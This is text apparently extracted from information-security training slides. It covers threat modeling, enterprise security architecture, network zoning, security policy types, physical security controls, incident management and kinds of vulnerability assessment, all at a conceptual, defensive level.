
8

Providing information assurance training

Information Security Management Program



- Programs that are designed to enable a business to operate in a state of reduced risk
- It encompasses all organizational and operational processes, and participants relevant to information security



Threat Modeling



Threat modeling is a risk assessment approach for analyzing security of an application by capturing, organizing, and analyzing all the information that affects the security of an application



1

Identify Security Objectives

Helps to determine how much effort need to put on subsequent steps

2

Application Overview

Identify the components, data flows, and trust boundaries

5

Identify Vulnerabilities

Identify weaknesses related to the threats found using vulnerability categories

3

Decompose Application

Helps you to find more relevant and more detailed threats

4

Identify Threats

Identify threats relevant to your control scenario and context using the information obtained in steps 2 and 3



Enterprise Information Security Architecture (EISA)



EISA is a set of requirements, processes, principles, and models that determines the structure and behavior of an organization's information systems



EISA Goals


- 1 Helps in monitoring and detecting network behaviors in real time acting upon internal and external security risks
- 2 Helps an organization to detect and recover from security breaches
- 3 Helps in prioritizing resources of an organization and pays attention to various threats
- 4 Benefits organization in cost prospective when incorporated in security provisions such as incident response, disaster recovery, event correlation, etc.
- 5 Helps in analyzing the procedure needed for the IT department to function properly and identify assets
- 6 Helps to perform risk assessment of an organization IT assets with the cooperation of IT staff

Network Security Zoning



Examples of Network Security Zones

- Network security zoning mechanism allows an organization to manage a secure network environment by selecting the appropriate security levels for different zones of Internet and Intranet networks
- It helps in effectively monitoring and controlling inbound and outbound traffic



Internet Zone

Uncontrolled zone, as it is outside the boundaries of an organization

Internet DMZ

Controlled zone, as it provides a buffer between internal networks and Internet

Production Network Zone

Restricted zone, as it strictly controls direct access from uncontrolled networks

Intranet Zone

Controlled zone with no heavy restrictions

Management Network Zone

Secured zone with strict policies

Information Security Policies



- Security policies are the foundation of the security infrastructure
- Information security policy defines the basic security requirements and rules to be implemented in order to protect and secure organization's information systems



Goals of Security Policies



Maintain an outline for the management and administration of network security

Prevent unauthorized modifications of the data



Protect an organization's computing resources

Reduce risks caused by illegal use of the system resource



Eliminate legal liabilities arising from employees or third parties

Differentiate the user's access rights





Prevent waste of company's computing resources

Protect confidential, proprietary information from theft, misuse, unauthorized disclosure



Types of Security Policies



Promiscuous Policy

- No restrictions on usage of system resources.

Permissive Policy

- Policy begins wide open and only known dangerous services/attacks or behaviors are blocked.
- It should be updated regularly to be effective.

Prudent Policy

- It provides maximum security while allowing known but necessary dangers.
- It restricts services and only selected processes are allowed and enabled.

Paranoid Policy

- It forbids everything, no Internet connection, or severely limited Internet usage.

Examples of Security Policies



Access Control Policy

It defines the resources being protected and the rules that control access to them



Remote-Access Policy

It defines who can have remote access, and defines access medium and remote access security controls



Firewall-Management Policy

It defines access, management, and monitoring of firewalls in the organization



Network-Connection Policy

It defines who can install new resources on the network, approve the installation of new devices, document network changes, etc.



Passwords Policy

It provides guidelines for using strong password protection on organization's resources



User-Account Policy

It defines the account creation process, and authority, rights and responsibilities of user accounts

Information-Protection Policy

It defines the sensitivity levels of information, who may have access, how is it stored and transmitted, and how should it be deleted from storage media

Special-Access Policy

This policy defines the terms and conditions of granting special access to system resources

Email Security Policy

It is created to govern the proper usage of corporate email

Acceptable-Use Policy

It defines the acceptable use of system resources

Privacy Policies at Workplace



Employers will have access to employees' personal information that may be confidential and they wish to keep private

Basic Rules for Privacy Policies at Workplace

Intimate employees about what you collect, why and what you will do with it

Keep employees' personal information accurate, complete, and up-to-date

Limit the collection of information and collect it by fair and lawful means

Provide employees access to their personal information

Inform employees about the potential collection, use, and disclosure of personal information

Keep employees' personal information secure

Note: Employees' privacy rule at workplace may differ from country to country

Steps to Create and Implement Security Policies



- 1** Perform risk assessment to identify risks to the organization's assets
- 2** Learn from standard guidelines and other organizations
- 3** Include senior management and all other staff in policy development

- 4** Set clear penalties and enforce them
- 5** Make final version available to all of the staff in the organization
- 6** Ensure every member of your staff read, sign, and understand the policy

- 7** Deploy tools to enforce policies
- 8** Train your employees and educate them about the policy
- 9** Regularly review and update


Security policy development team in an organization generally consists of Information Security Team (IST), Technical Writer(s), Technical Personnel, Legal Counsel, Human Resources, Audit and Compliance Team, and User Groups

HR/Legal Implications of Security Policy Enforcement




HR implications of Security Policy Enforcement

- HR department is responsible to make employees aware of security policies and train them in best practices defined in the policy
- HR department work with management to monitor policy implementation and address any policy violation issue



Legal implications of Security Policy Enforcement

- Enterprise information policies should be developed in consultation with legal experts and must comply to relevant local laws
- Enforcement of a security policy that may violate users rights in contravention to local laws may result in law suits against the organization



Physical Security



- Physical security is the first layer of protection in any organization
- It involves protection of organizational assets from environmental and man made threats




To prevent any unauthorized access to the systems resources

To prevent tampering/stealing of data from the computer systems

To safeguard against espionage, sabotage, damage, or theft

To protect personnel and prevent social engineering attacks



Physical Security Threats:

- Environmental threats
 - Floods
 - Fire
 - Earthquakes
 - Dust
- Man made threats
 - Terrorism
 - Wars
 - Explosion
 - Dumpster diving and theft
 - Vandalism

Physical Security Controls



Premises and company surroundings	Fences, gates, walls, guards, alarms, CCTV cameras, intruder systems, panic buttons, burglar alarms, windows and door bars, deadlocks, etc.
Reception area	Lock the important files and documents Lock equipment when not in use
Server and workstation area	Lock the systems when not in use, disable or avoid having removable media and DVD-ROM drives, CCTV cameras, workstation layout design
Other equipment such as fax, modem, and removable media	Lock fax machines when not in use, file the faxes obtained properly, disable auto answer mode for modems, do not place removal media at public places, and physically destroy the corrupted removal media
Access control	Separate work areas, implement biometric access controls (fingerprinting, retinal scanning, iris scanning, vein structure recognition, face recognition, voice recognition), entry cards, man traps, faculty sign-in procedures, identification badges, etc.
Computer equipment maintenance	Appoint a person to look after the computer equipment maintenance
Wiretapping	Inspect all the wires carrying data routinely, protect the wires using shielded cables, never leave any wire exposed
Environmental control	Humidity and air conditioning, HVAC, fire suppression, EMI shielding, and hot and cold aisles

Incident Management



- Incident management is a set of defined processes to identify, analyze, prioritize, and resolve security incidents to restore normal service operations as quickly as possible and prevent future recurrence of the incident

Incident Management

Vulnerability Handling

Artifact Handling

Announcements

Alerts

Incident Handling

Triage

Incident Response

Reporting and Detection

Analysis

Other Incident Management Services

Incident Management Process



1

Preparation for Incident
Handling and Response

2

Detection and Analysis

3

Classification and
Prioritization

4

Notification

5

Containment

6

Forensic Investigation

7

Eradication and Recovery


8

Post-incident Activities

Responsibilities of an Incident Response Team




Managing security issues by taking a proactive approach towards the customers' security vulnerabilities and by responding effectively to potential information security incidents



Providing a single point of contact for reporting security incidents and issues




Developing or reviewing the processes and procedures that must be followed in response to an incident



Reviewing changes in legal and regulatory requirements to ensure that all processes and procedures are valid

Managing the response to an incident and ensuring that all procedures are followed correctly in order to minimize and control the damage



Reviewing existing controls and recommending steps and technologies to prevent future security incidents




Identifying and analyzing what has happened during an incident, including the impact and threat




Establishing relationship with local law enforcement agency, government agencies, key partners, and suppliers

What is Vulnerability Assessment?




Vulnerability assessment is an examination of the ability of a system or application, including current security procedures and controls, to withstand assault




It recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channels

A vulnerability assessment may be used to:



Identify weaknesses that could be exploited




Predict the effectiveness of additional security measures in protecting information resources from attack

Types of Vulnerability Assessment



Active Assessment

Uses a network scanner to find hosts, services, and vulnerabilities



External Assessment

Assesses the network from a hacker's point of view to find out what exploits and vulnerabilities are accessible to the outside world



Passive Assessment

A technique used to sniff the network traffic to find out active systems, network services, applications, and vulnerabilities present



Application Assessments

Tests the web infrastructure for any misconfiguration and known vulnerabilities



Host-based Assessment

Determines the vulnerabilities in a specific workstation or server



Network Assessments

Determines the possible network security attacks that may occur on the organization's system



Internal Assessment

A technique to scan the internal infrastructure to find out the exploits and vulnerabilities



Wireless Network Assessments

Determines the vulnerabilities in organization's wireless networks

Network Vulnerability Assessment Methodology

